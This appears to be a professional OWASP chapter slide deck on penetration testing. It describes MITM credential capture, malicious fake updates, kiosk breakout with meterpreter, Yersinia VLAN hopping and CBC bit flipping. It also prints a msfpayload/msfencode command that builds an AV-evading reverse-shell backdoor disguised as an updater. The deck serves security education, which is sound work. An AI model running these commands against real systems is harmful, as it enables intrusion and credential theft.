OWASP Omaha

The Open Web Application Security Project

Omaha Chapter

OWASP

The Open Web Application Security Project

What is OWASP?

The Open Web Application Security Project (OWASP) is a 501(c)(3) worldwide not-for-profit charitable organization focused on improving the security of software.

Our mission is to make software security visible, so that individuals and organizations worldwide can make informed decisions about true software security risks.

What is the OWASP Omaha Vision?

- Establish a tangible platform in Omaha for IT professionals, developers, and security professionals to develop their knowledge of application security concepts (OWASP Top Ten, Web app security, Mobile app security, etc.)
- Champion the OWASP mission and objectives within local business, government, and academic settings
- Actively contribute to OWASP open source projects and research

Contact Information:

- https://www.owasp.org/index.php/Omaha
- https://twitter.com/owaspomaha
- https://www.owasp.org

Innovative Penetration Testing

What to do when you have a tough shell to crack.

Agenda

- The goal of pen testing
- Struggles of penetration testers.
- Non-technical solutions to these struggles.
- Overview of technical solutions to these struggles.
- Innovative Solution
- Q & A

Goal of Pen Testing

Common Perceived Goals:

- To meet regulatory compliance
- To check a box of some kind
- To gain exec support to purchase equipment

Goal of Pen Testing

Actual Goal

To identify risks through exploitation of vulnerabilities and rate business impact through the discovery of accessible data and systems upon exploitation and further pivoting through the target network.

Struggles of Penetration Testers

The Problem:

Most networks today a penetration tester should be able to gain access to, but yet they don’t, why?

Struggles of Penetration Testers

Why it is believed pen testers can’t get in:

- Firewalls
- AV
- IPS
- Software is patched
- And many others

Struggles of Penetration Testers

Why pen testers can’t get in:

- Scope of the engagement
  - What we can target
  - When we can target
  - How long we can target
  - Who we can target
  - Available resources to the pen tester

Struggles of Penetration Testers

Example scope of a hard to crack shell

- 9pm to 6am 9/6/2012-9/7/2012
- 300 Public IP’s
- Only Network pen testing
- This network is heavily hardened externally

Struggles of Penetration Testers

Example scope problems

- Narrow time frame
- Little to no time for research
- Large number of hosts
- Only targeting the external hosts
- Only targeting network vulnerabilities

Struggles of Penetration Testers

Common Scope Limitations

- No web app pen testing
- No social engineering
- No MITM attacks
- No brute forcing
- No offline password cracking
- Forced to silo attack vectors


Non-technical Solutions

Obtaining executive buy-in to expand the scope of the engagement


- Add other attack vectors
- Allow the attack vectors to be combined (no silos)
- Justify to your manager or client the value of these added scopes and what risk they are accepting by not having these areas tested

Technical Solutions

ARP Spoofing using Cain to MITM RDP and social engineering staff to log into servers capturing credentials




Started	Closed	RDP server	Client	Status	Cl. Ver.	Enc.Level	Key size	Filename
26/02/2011 - 20:51:15	26/02/2011 - 20:51:15	192.168.1.133	192.168.1.132	Closed				RDP-201122745115581.txt
26/02/2011 - 20:51:24	26/02/2011 - 20:51:24	192.168.1.133	192.168.1.132	Closed				RDP-201122745124175.txt
26/02/2011 - 20:51:27	26/02/2011 - 20:52:45	192.168.1.133	192.168.1.132	Closed	RDPv4	low	128 bit	RDP-201122745127643.txt



```
Parsed Log Made From C:\RDP-2012919161835363.txt
tlawson
<enter pressed>

<enter released>
google.com
<enter pressed>

<enter released>

<enter pressed>

<enter released>
y
```


Technical Solutions

ARP Spoofing using Cain to MITM authentication and perform NTLM downgrade attack to crack passwords faster.



Technical Solutions


ARP Spoofing using ettercap to MITM software updates to pose as an update server to deliver malicious updates from EvilGrade.



```
evilgrade>config notepadplus
evilgrade(notepadplus)>show options

Display options:
===============

Name = notepadplus
Version = 1.0
Author = ["Francisco Amato < famato +[AT]+ infobyte.com.ar>"]
Description = "The notepad++ use GUP generic update process so it''s boggy too."
VirtualHost = "notepad-plus.sourceforge.net"

.-------------------------------------------------.
| Name   | Default              | Description     |
+--------+----------------------+-----------------+
| enable |                    1 | Status          |
| agent  | ./agent/agent.exe    | Agent to inject |
'--------+----------------------+-----------------'

evilgrade(notepadplus)>start
evilgrade(notepadplus)>
[20/8/2008:20:5:37] - [WEBSERVER] - Webserver ready. Waiting for connections ...

evilgrade(notepadplus)>
```

Technical Solutions

Wireless MITM using a PineApple and pose as any web server and sniff data and or launch exploits.



Status | Configuration | Advanced | USB | Jobs | 3G | SSH | Scripts | Logs | Upgrade | Resources | About
Resume Log | Pause Log | Generate Detailed Report

```
Services
 Wireless enabled.
MK4 Karma disabled. | Start
Autostart disabled. | Start
Cron Jobs enabled.  | Stop
URL Snarf disabled. | Start
DNS Spoof enabled.  | Stop
3G bootup disabled. | Enable
3G redial disabled. | Enable
      SSH offline.  | Connect


Interfaces
 PoE / LAN Port: 172.16.42.1
   USB 3G Modem:
 WAN / LAN Port:
Public Internet: reveal public ip
```

```
46102 f8:db:7f:          172.16.42.120                              *


IP address        HW type      Flags        HW address            Mask
172.16.42.120     0x1          0x2          f8:db:7f:              *
172.16.42.42      0x1          0x2          e0:cb:4e:              *


KARMA is disabled when handling probe request
     4b 41 52 4d 41 5f 42 4c 41 43 4b 5f 57 48 49 54   KARMA_BLACK_WHIT
KARMA is disabled when handling probe request
     4b 41 52 4d 41 5f 42 4c 41 43 4b 5f 57 48 49 54   KARMA_BLACK_WHIT
KARMA is disabled when handling probe request
     4b 41 52 4d 41 5f 42 4c 41 43 4b 5f 57 48 49 54   KARMA_BLACK_WHIT
KARMA is disabled when handling probe request
```

Technical Solutions

Find company kiosks, break out of the restricted desktop, download meterpreter DLL and run it through DLL injection.




Name	Full Name	Descriptio
ASPNET	ASP.NET Machine Account	Account u
[redacted]		Built-in ac
HelpAssistant	Remote Desktop Help Assi...	Account f
kiosk		
SUPPORT_38...	CN=Microsoft Corporation...	This is a v
[redacted]		Built-in ac

```
Default Server: [redacted]
Address:

> www.google.com
Server:  [redacted]
Address:

Non-authoritative answer:
Name:    www.l.google.com
Addresses:  74.125.227.20, 74.125.227.16, 74.125.227.17, 74.125.227.18
          74.125.227.19
Aliases:  www.google.com

>
C:\Documents and Settings\kiosk\Desktop>net user

User accounts for [redacted]

-------------------------------------------------------------------------------
ASPNET                   DoNotEat                 HelpAssistant
kiosk                    SUPPORT_[redacted]       [redacted]
The command completed successfully.


C:\Documents and Settings\kiosk\Desktop>_
```


```
    computer, such as a workstation, terminal or oth
    device ("Workstation Computer"). The Software ma
    be used by more than two (2) processors at any o
    time on any single Workstation Computer.

1.2 Mandatory Activation.  The license rights grante
    this EULA are limited to the first thirty (30) d
    after you first install the Software unless you
    information required to activate your licensed c
    the manner described during the setup sequence o
```

Technical Solutions

Bypassing AV by either using msfencode and backdooring exe’s or using good old fashioned code caves.




```
root@bt:/var/www# msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.120
LPORT=443 R | msfencode -e x86/shikata_ga_nai -c 3 -t exe -x /var/www/services.exe -
/var/www/windowsupdater.exe
[*] x86/shikata_ga_nai succeeded with size 350 (iteration=1)

[*] x86/shikata_ga_nai succeeded with size 363 (iteration=2)

[*] x86/shikata_ga_nai succeeded with size 381 (iteration=3)
```



Technical Solutions


Jumping onto trusted VLAN’s abusing misconfigured DTP on switches or VoIP phones using Yersinia.




```
Yersinia...

The Black Death for nowadays networks

by Slay & tomac

http://yersinia.wasahero.org
yersinia@wasahero.org

Prune your MSTP, RSTP, STP trees!!!!

Usage: yersinia [-hVIDd] [-l logfile] [-c conffile] protocol [protocol_options]
       -V   Program version.
       -h   This help screen.
       -I   Interactive mode (ncurses).
       -D   Daemon mode.
       -d   Debug.
       -l logfile   Select logfile.
       -c conffile  Select config file.
  protocol   Can be one of the following: cdp, dhcp, 802.1q, dtp, hsrp, stp, vtp, isl.

Try 'yersinia protocol -h' to see protocol_options help

Please, see the man page for a full list of options and many examples.
Send your bugs & suggestions to the Yersinia developers <yersinia@wasahero.org>
```

Technical Solutions

Abusing poorly implemented crypto to read sensitive information and gain access to systems. Such as CBC bit flipping.



```
web4_auth=1vf2EJ15hKzklxqB27w0AA==|5X5A0e3r48gXhUXZHEKBa5dpC+XfdVv4oamlriyi5yM=
```



```
  >>> iv, cipher = get_cookie('012345678901234567890123#role=admin')
    >>> s = cipher[:16] + chr(ord(cipher[16]) ^ 0x10) + cipher[17:]
    >>> username, role = get_message(iv, s)
    'Welcome back, 0123456L\xaa\x17m\xe9\x91\xdc\xe2`#z)\xd8m\xd8\x18! Your role is: admin. You need
admin role. Congratulations! Here is your flag: the_magic_words_are_squeamish_ossifrage_^-^!!!!!
```

Innovative Solution

Different approach to scope expansion

- Give the pen tester standard user access right away by potentially running a pen tester controlled meterpreter shell on a workstation.

If it is understood by the organization that given enough time and no scope constraints a pen tester will likely get in, this is a great approach to save time, money and learn of what they can gain access to.

Ultimately it comes down to meeting our manager’s and or our clients goal’s, and hopefully give them understanding into the risks present in their environments to move them to a more secure state.

Q & A